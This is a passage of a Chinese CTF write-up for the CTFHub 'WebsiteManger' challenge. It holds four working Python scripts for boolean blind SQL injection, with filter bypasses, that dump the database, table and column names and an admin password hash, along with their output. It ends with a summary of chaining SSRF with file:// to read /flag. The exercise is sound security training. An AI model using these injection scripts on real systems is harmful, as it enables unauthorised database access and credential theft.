TRUE_THRESHOLD = 1000


def check(payload, retries=3):
    for attempt in range(retries):
        try:
            r = requests.get(URL, params={"id": payload}, timeout=15)
            return len(r.content) > TRUE_THRESHOLD
        except Exception as e:
            print(f"\n[!] 请求异常 (第{attempt+1}次): {e}")
            time.sleep(2)
    raise RuntimeError("连续 3 次请求失败")


def get_length(template, max_len=100):
    for i in range(1, max_len + 1):
        if check(template.replace("{i}", str(i))):
            return i
    return 0


def get_string(template, length, charset):
    result = ""
    for i in range(1, length + 1):
        for ch in charset:
            payload = template.replace("{i}", str(i)).replace("{j}", str(ord(ch)))
            if check(payload):
                result += ch
                print(f"\r[+] {result}", end="", flush=True)
                break
        else:
            result += "?"
    print()
    return result


def main():
    print("[*] 爆破数据库名长度...")
    db_len = get_length("if(length(database())={i},2,5)")
    print(f"[+] 长度: {db_len}")

    print("[*] 爆破数据库名...")
    db_name = get_string(
        "if(ascii(mid(database(),{i},1))={j},2,5)",
        db_len,
        string.ascii_lowercase + string.digits + "_"
    )
    print(f"[+] 数据库名: {db_name}")


if __name__ == "__main__":
    main()
运行结果:
python
C:\Users\Administrator\AppData\Local\Programs\Python\Python314\python.exe Brute_DB.py
[*] 爆破数据库名长度...
[+] 长度: 3
[*] 爆破数据库名...
[+] ctf
[+] 数据库名: ctf

进程已结束,退出代码为 0
脚本二:爆破表名
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""WebsiteManger - 爆破 ctf 库所有表名"""

import requests
import string
import time

URL = "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php"
TRUE_THRESHOLD = 1000
DB_NAME = "ctf"


def check(payload, retries=3):
    for attempt in range(retries):
        try:
            r = requests.get(URL, params={"id": payload}, timeout=15)
            return len(r.content) > TRUE_THRESHOLD
        except Exception as e:
            print(f"\n[!] 请求异常: {e}")
            time.sleep(2)
    raise RuntimeError("请求失败")


def get_length(template, max_len=200):
    for i in range(1, max_len + 1):
        if check(template.replace("{i}", str(i))):
            return i
    return 0


def get_string(template, length, charset):
    result = ""
    for i in range(1, length + 1):
        for ch in charset:
            payload = template.replace("{i}", str(i)).replace("{j}", str(ord(ch)))
            if check(payload):
                result += ch
                print(f"\r[+] {result}", end="", flush=True)
                break
        else:
            result += "?"
    print()
    return result


def main():
    print(f"[*] 爆破 `{DB_NAME}` 库表名长度...")
    t_len = get_length(
        f"if(length((select/**/group_concat(table_name)"
        f"/**/from/**/information_schema.tables"
        f"/**/where/**/table_schema='{DB_NAME}'))={{i}},2,5)"
    )
    print(f"[+] 表名总长度: {t_len}")

    print(f"[*] 爆破 `{DB_NAME}` 库表名...")
    tables = get_string(
        "if(ascii(mid((select/**/group_concat(table_name)"
        "/**/from/**/information_schema.tables"
        f"/**/where/**/table_schema='{DB_NAME}'),{{i}},1))={{j}},2,5)",
        t_len,
        string.ascii_lowercase + string.digits + "_,"
    )
    print(f"[+] 表名: {tables}")


if __name__ == "__main__":
    main()
运行结果:
C:\Users\Administrator\AppData\Local\Programs\Python\Python314\python.exe Brute_Tables.py
[*] 爆破 `ctf` 库表名长度...
[+] 表名总长度: 12
[*] 爆破 `ctf` 库表名...
[+] users,images
[+] 表名: users,images

进程已结束,退出代码为 0
脚本三:爆破字段名
python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
WebsiteManger - 爆破 ctf.users 表所有字段名
考点:SQL 布尔盲注 + 二分法 + and 用 && 绕过
"""

import requests
import time

# ==================== 配置区 ====================
URL = "http://challenge-e158dfe10d4205e4.sandbox.ctfhub.com:10800/image.php"
TRUE_THRESHOLD = 1000          # 真响应长度阈值
DB_NAME = "ctf"
TABLE_NAME = "users"
# ===============================================


def check(payload, retries=3):
    """发送 payload,返回是否为真"""
    for attempt in range(retries):
        try:
            r = requests.get(URL, params={"id": payload}, timeout=15)
            return len(r.content) > TRUE_THRESHOLD
        except Exception as e:
            print(f"\n[!] 请求异常 (第{attempt+1}次): {e}")
            time.sleep(2)
    raise RuntimeError("连续 3 次请求失败,请检查网络")


def get_length(template, max_len=500):
    """爆破长度,template 中用 {i} 占位"""
    for i in range(1, max_len + 1):
        if check(template.replace("{i}", str(i))):
            return i
    return 0


def get_char_binary(template, pos, low=32, high=126):
    """
    二分法爆破第 pos 个字符的 ASCII 码
    template 中用 {i} 表示位置,{j} 表示 ASCII 码
    原理:ascii(mid(...,pos,1)) > mid 为真则字符码 > mid,否则 <= mid
    """
    while low < high:
        mid = (low + high) // 2
        payload = template.replace("{i}", str(pos)).replace("{j}", str(mid))
        if check(payload):
            low = mid + 1
        else:
            high = mid
    return chr(low)


def get_string_binary(template, length):
    """二分法爆破整个字符串"""
    result = ""
    for i in range(1, length + 1):
        ch = get_char_binary(template, i)
        result += ch
        print(f"\r[+] {result}", end="", flush=True)
    print()
    return result


def main():
    print("=" * 60)
    print(f" 爆破 `{DB_NAME}`.`{TABLE_NAME}` 表所有字段名")
    print("=" * 60)

    # ---------- 1. 爆字段名拼接后的总长度 ----------
    print(f"\n[*] 正在爆破字段名总长度...")
    t_len = get_length(
        f"if(length((select/**/group_concat(column_name)"
        f"/**/from/**/information_schema.columns"
        f"/**/where/**/table_schema='{DB_NAME}'/**/&&/**/table_name='{TABLE_NAME}'))={{i}},2,5)"
    )
    if t_len == 0:
        print("[!] 没爆到字段名,请检查:")
        print("    1. TRUE_THRESHOLD 是否正确")
        print("    2. DB_NAME / TABLE_NAME 是否正确")
        print("    3. 目标环境是否可达")
        return

    print(f"[+] 字段名总长度: {t_len}")

    # ---------- 2. 爆字段名拼接后的字符串 ----------
    print(f"\n[*] 正在爆破字段名...")
    columns_str = get_string_binary(
        "if(ascii(mid((select/**/group_concat(column_name)"
        "/**/from/**/information_schema.columns"
        f"/**/where/**/table_schema='{DB_NAME}'/**/&&/**/table_name='{TABLE_NAME}'),{{i}},1))>{{j}},2,5)",
        t_len
    )
    print(f"[+] 字段名拼接: {columns_str}")

    # ---------- 3. 按逗号分割 ----------
    columns = [c for c in columns_str.split(",") if c]
    print("\n" + "=" * 60)
    print(f" `{TABLE_NAME}` 表所有字段:")
    for i, col in enumerate(columns):
        print(f"   [{i}] {col}")
    print("=" * 60)


if __name__ == "__main__":
    main()
运行结果:
C:\Users\Administrator\AppData\Local\Programs\Python\Python314\python.exe Brute_Columns.py
============================================================
 爆破 `ctf`.`users` 表所有字段名
============================================================

[*] 正在爆破字段名总长度...
[+] 字段名总长度: 20

[*] 正在爆破字段名...
[+] id,username,password
[+] 字段名拼接: id,username,password

============================================================
 `users` 表所有字段:
   [0] id
   [1] username
   [2] password
============================================================

进程已结束,退出代码为 0
脚本四:爆破字段值
python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
WebsiteManger - 爆破 ctf.users 表所有字段值
考点:SQL 布尔盲注 + 二分法 + group_concat 代替 limit
"""

import requests
import time

# ==================== 配置区 ====================
URL = "http://challenge-e158dfe10d4205e4.sandbox.ctfhub.com:10800/image.php"
TRUE_THRESHOLD = 1000
DB_NAME = "ctf"
TABLE_NAME = "users"
COLUMNS = ["id", "username", "password"]
# ===============================================


def check(payload, retries=3):
    """发送 payload,返回是否为真"""
    for attempt in range(retries):
        try:
            r = requests.get(URL, params={"id": payload}, timeout=15)
            return len(r.content) > TRUE_THRESHOLD
        except Exception as e:
            print(f"\n[!] 请求异常 (第{attempt+1}次): {e}")
            time.sleep(2)
    raise RuntimeError("连续 3 次请求失败,请检查网络")


def get_length(template, max_len=500):
    """爆破长度,template 中用 {i} 占位"""
    for i in range(1, max_len + 1):
        if check(template.replace("{i}", str(i))):
            return i
    return 0


def get_char_binary(template, pos, low=32, high=126):
    """
    二分法爆破第 pos 个字符的 ASCII 码
    template 中用 {i} 表示位置,{j} 表示 ASCII 码
    原理:ascii(mid(...,pos,1)) > mid 为真则字符码 > mid,否则 <= mid
    """
    while low < high:
        mid = (low + high) // 2
        payload = template.replace("{i}", str(pos)).replace("{j}", str(mid))
        if check(payload):
            low = mid + 1
        else:
            high = mid
    return chr(low)


def get_string_binary(template, length):
    """二分法爆破整个字符串"""
    result = ""
    for i in range(1, length + 1):
        ch = get_char_binary(template, i)
        result += ch
        print(f"\r[+] {result}", end="", flush=True)
    print()
    return result


def get_row_count():
    """爆 users 表行数"""
    print(f"\n[*] 正在爆破 `{DB_NAME}`.`{TABLE_NAME}` 行数...")
    cnt_len = get_length(
        f"if(length((select/**/count(*)/**/from/**/{DB_NAME}.{TABLE_NAME}))={{i}},2,5)"
    )
    if cnt_len == 0:
        return 0
    cnt_str = get_string_binary(
        f"if(ascii(mid((select/**/count(*)/**/from/**/{DB_NAME}.{TABLE_NAME}),{{i}},1))>{{j}},2,5)",
        cnt_len
    )
    try:
        cnt = int(cnt_str)
    except:
        cnt = 0
    print(f"[+] 行数: {cnt}")
    return cnt


def get_cell(column, row_idx):
    """
    用 group_concat 爆出该字段所有行的值,按逗号分割取第 row_idx 个
    关键:不用 limit,改用 group_concat
    """
    v_len = get_length(
        f"if(length((select/**/group_concat({column})"
        f"/**/from/**/{DB_NAME}.{TABLE_NAME}))={{i}},2,5)"
    )
    if v_len == 0:
        return ""
    val = get_string_binary(
        f"if(ascii(mid((select/**/group_concat({column})"
        f"/**/from/**/{DB_NAME}.{TABLE_NAME}),{{i}},1))>{{j}},2,5)",
        v_len
    )
    values = val.split(",")
    return values[row_idx] if row_idx < len(values) else ""


def main():
    print("=" * 60)
    print(f" 爆破 `{DB_NAME}`.`{TABLE_NAME}` 表所有字段值")
    print("=" * 60)

    row_cnt = get_row_count()
    if row_cnt == 0:
        print("[!] 表里没有数据")
        return

    records = []
    for r in range(row_cnt):
        row = {}
        print(f"\n[*] ---- 第 {r} 行 ----")
        for col in COLUMNS:
            print(f"\n[*] 字段 `{col}`:")
            val = get_cell(col, r)
            row[col] = val
            print(f"[+] {col} = {val}")
        records.append(row)
        print(f"[+] 第 {r} 行: {row}")

    print("\n" + "=" * 60)
    print(f" `{DB_NAME}`.`{TABLE_NAME}` dump 结果")
    print("=" * 60)
    for i, row in enumerate(records):
        print(f"  [{i}] {row}")
    print("=" * 60)


if __name__ == "__main__":
    main()
运行结果:
C:\Users\Administrator\AppData\Local\Programs\Python\Python314\python.exe Brute_Data.py
============================================================
 爆破 `ctf`.`users` 表所有字段值
============================================================

[*] 正在爆破 `ctf`.`users` 行数...
[+] 1
[+] 行数: 1

[*] ---- 第 0 行 ----

[*] 字段 `id`:
[+] 1
[+] id = 1

[*] 字段 `username`:
[+] admin
[+] username = admin

[*] 字段 `password`:
[+] 7a29c453cb06af12ceed36559e7a90cf
[+] password = 7a29c453cb06af12ceed36559e7a90cf
[+] 第 0 行: {'id': '1', 'username': 'admin', 'password': '7a29c453cb06af12ceed36559e7a90cf'}

============================================================
 `ctf`.`users` dump 结果
============================================================
  [0] {'id': '1', 'username': 'admin', 'password': '7a29c453cb06af12ceed36559e7a90cf'}
============================================================

进程已结束,退出代码为 0
十、总结
这道题的核心是两个漏洞的串联:
-
SQL 布尔盲注 :通过
image.php?id=的布尔盲注,拿到admin的密码哈希。过程中踩了and被过滤、limit被过滤、requests二次编码三个坑,分别用&&、group_concat、直接写&&解决。 -
SSRF + file 伪协议 :登录后台的"读取测试"功能,用
curl请求用户输入的 URL,存在 SSRF。利用curl支持的file://协议,直接读取服务器本地/flag文件。
关键思路 :SSRF 的本质是让服务器替我们发请求。而 curl 支持的协议不只有 http://,还有 file://、dict://、gopher:// 等。file:// 直接读文件系统,是读本地文件最直接的协议。
Rambo
2026年10月05日
🎉🎉🎉